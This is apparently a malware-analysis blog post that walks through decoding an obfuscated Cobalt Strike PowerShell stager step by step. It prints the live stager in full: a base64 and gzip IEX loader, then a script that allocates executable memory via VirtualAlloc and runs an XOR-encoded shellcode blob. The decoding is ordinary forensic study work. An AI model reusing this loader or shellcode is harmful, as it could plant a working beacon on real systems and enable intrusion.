Cobalt Strike: Find the Beacon

This artifact of obfuscated code was recently found in someone's environment, somewhere. I had the opportunity to pick at it for a few minutes. The results are consistent, whether I practice most of it at the command line or use GUI tools like the venerable Cyber Chef. I like to practice with both…


Below is the first decoding phase:

```
sansforensics@siftworkstation: ~
$ base64 -d Desktop/cases/cobalt_strike/cb_c2 | tee Desktop/cases/cobalt_strike/cb_decoded
-1
$s=New-Object IO.MemoryStream(,[Convert]::FromBase64String("H4sIAAAAAAAAAK1X63OiShb/HP8KPq
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
Aw4AAA=="));IEX (New-Object IO.StreamReader(New-Object IO.Compression.GzipStream($s,[IO.Co
mpression.CompressionMode]::Decompress))).ReadToEnd();
```

The first line of the decoded string appears to be PowerShell. The main body appears to be base64-encoded. The last argument hints at the possibility that a string(s) will be compressed with Gzip.

I copied the base64-encoded body of strings (with the "/" separators) to a new file "cb_decoded-1_b64.txt" for further investigation. Trying to decode the original output file "cb_decoded-1.txt" will throw errors, since parts of the file are not encoded.

Sure enough, trying to decode base64 alone yields an output that strongly resembles compression:



I used gunzip to decode that output and create “cb_decoded-2-gunzipped.txt” to represent the second de-obfuscation artifact.

First half:

```
sansforensics@siftworkstation: ~
$ base64 -d Desktop/cases/cobalt_strike/cb_decoded-1_b64.txt | gunzip -d | tee Desktop/cas
es/cobalt_strike/cb_decoded-2-gunzipped.txt
Set-StrictMode -Version 2

$DoIt = @'
function func_get_proc_address {
        Param ($var_module, $var_procedure)
        $var_unsafe_native_methods = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-O
bject { $_.GlobalAssemblyCache -And $_.Location.Split('\\')[-1].Equals('System.dll') }).Ge
tType('Microsoft.Win32.UnsafeNativeMethods')
        $var_gpa = $var_unsafe_native_methods.GetMethod('GetProcAddress', [Type[]] @('Syst
em.Runtime.InteropServices.HandleRef', 'string'))
        return $var_gpa.Invoke($null, @([System.Runtime.InteropServices.HandleRef](New-Obj
ect System.Runtime.InteropServices.HandleRef((New-Object IntPtr), ($var_unsafe_native_meth
ods.GetMethod('GetModuleHandle')).Invoke($null, @($var_module)))), $var_procedure))
}

function func_get_delegate_type {
        Param (
                [Parameter(Position = 0, Mandatory = $True)] [Type[]] $var_parameters,
                [Parameter(Position = 1)] [Type] $var_return_type = [Void]
        )

        $var_type_builder = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object S
ystem.Reflection.AssemblyName('ReflectedDelegate')), [System.Reflection.Emit.AssemblyBuild
erAccess]::Run).DefineDynamicModule('InMemoryModule', $false).DefineType('MyDelegateType',
 'Class, Public, Sealed, AnsiClass, AutoClass', [System.MulticastDelegate])
        $var_type_builder.DefineConstructor('RTSpecialName, HideBySig, Public', [System.Re
flection.CallingConventions]::Standard, $var_parameters).SetImplementationFlags('Runtime,
Managed')
        $var_type_builder.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $v
ar_return_type, $var_parameters).SetImplementationFlags('Runtime, Managed')

        return $var_type_builder.CreateType()
}
```

Second half:

```
[Byte[]]$var_code = [System.Convert]::FromBase64String('38uqIyMjQ6rGEvFHqHETqHEvqHE3qFELLJ
RpBRLcEuOPH0JfIQ8D4uwuIuTB03F0qHEzqGEfIvOoY1um41dpIvNzqGs7qHsDIvDAH2qoF6gi9RLcEuOP4uwuIuQb
w1bXIF7bGF4HVsF7qHsHIvBFqC9oqHs/IvCoJ6gi86pnBwd4eEJ6eXLcw3t8eagxyKV+S01GVyNLVEpNSndLb1QFJN
z2yyMjIyMS3HR0dHR0Sxl1WoTc9sqHIyMjeBLqcnJJIHJyS5giIyNwc0t0qrzl3PZzyq8jIyN4EvFxSyMR46dxcXFw
cXNLyHYNGNz2quWg4HNLoxAjI6rDSSdzSTx1S1ZlvaXc9nwS3HR0SdxwdUsOJTtY3Pam4yyn6SIjIxLcptVXJ6rayC
pLiebBftz2quJLZgJ9Etz2Etx0SSRydXNLlHTDKNz2nCMMIyMa5FYke3PKWNzc3BLcyrIiIyPK6iIjI8tM3NzcDGRm
WnQjVupfMgOCi77Vr9FL/8/s0M3uBbCPN8UgjkkAhP08GTMwtAEacA8s+Vs3w0P+v0byX1BDBo8R1IqAtQgrkqmsS9
qNL6fLeBWpAiN2UEZRDmJERk1XGQNuTFlKT09CDBYNEwMLdEpNR0xUUANtdwMVDRIYA3RsdBUXGAN3UUpHRk1XDBQN
ExgDUVUZEhINEwoDT0pIRgNkRkBITC4pI55Y0YJEkDeTlw1yPznynMsfE+HEwD1WOmhv7x8Q7i4eyckD008N2q/ajD
b5jKowVhAlg3v+SilrYXBJG1+CrsKkXpWxNlAe0/WbKuM5YhqxqHbUW+xtSyTPPUWrfesMIyGVxlDDiwoUr6xEXGMW
iXM7SfavhCS5gAbglhgwQyo37yH2oWKOPvkHdA8lef9S1HbMWtCBdrmOXT9ocn+RA7JSH7zU+kNA2p9g9FXqNiNYdn
XDX0NuwnuNUsyPW6zMhX3sWybY9tbJOIBL9Rlc1nrY0rjoeunZufqc1/QjS9OWgXXc9kljSyMzIyNLIyNjI3RLe4dw
xtz2sJojIyMjIvpycKrEdEsjAyMjcHVLMbWqwdz2puNX5agkIuCm41bGe+DLqt7c3BESFQ0SFhYNEhAWDRISEiNzBJ
6L')

for ($x = 0; $x -lt $var_code.Count; $x++) {
        $var_code[$x] = $var_code[$x] -bxor 35
}

$var_va = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((func_ge
t_proc_address kernel32.dll VirtualAlloc), (func_get_delegate_type @([IntPtr], [UInt32], [
UInt32], [UInt32]) ([IntPtr])))
$var_buffer = $var_va.Invoke([IntPtr]::Zero, $var_code.Length, 0x3000, 0x40)
[System.Runtime.InteropServices.Marshal]::Copy($var_code, 0, $var_buffer, $var_code.length
)

$var_runme = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($var_
buffer, (func_get_delegate_type @([IntPtr]) ([Void])))
$var_runme.Invoke([IntPtr]::Zero)
'@

If ([IntPtr]::size -eq 8) {
        start-job { param($a) IEX $a } -RunAs32 -Argument $DoIt | wait-job | Receive-Job
}
else {
        IEX $DoIt
}
```

Note that the journey is not complete. You can see another base64-encoded module in the second screenshot of the output, directly above.

The following argument is a “for” loop that indicates the preceding module is XOR-encoded. I copied the encoded module to a new file “cb_decoded-2-gunzipped_b64-xor.txt” for the next phase of de-obfuscation.

I have not found an XOR decoding solution for BASH, so this portion remains incomplete.

For the time being, I attempted another base64 decode with Cyber Chef and redirected the output using the given XOR key to finish decoding it.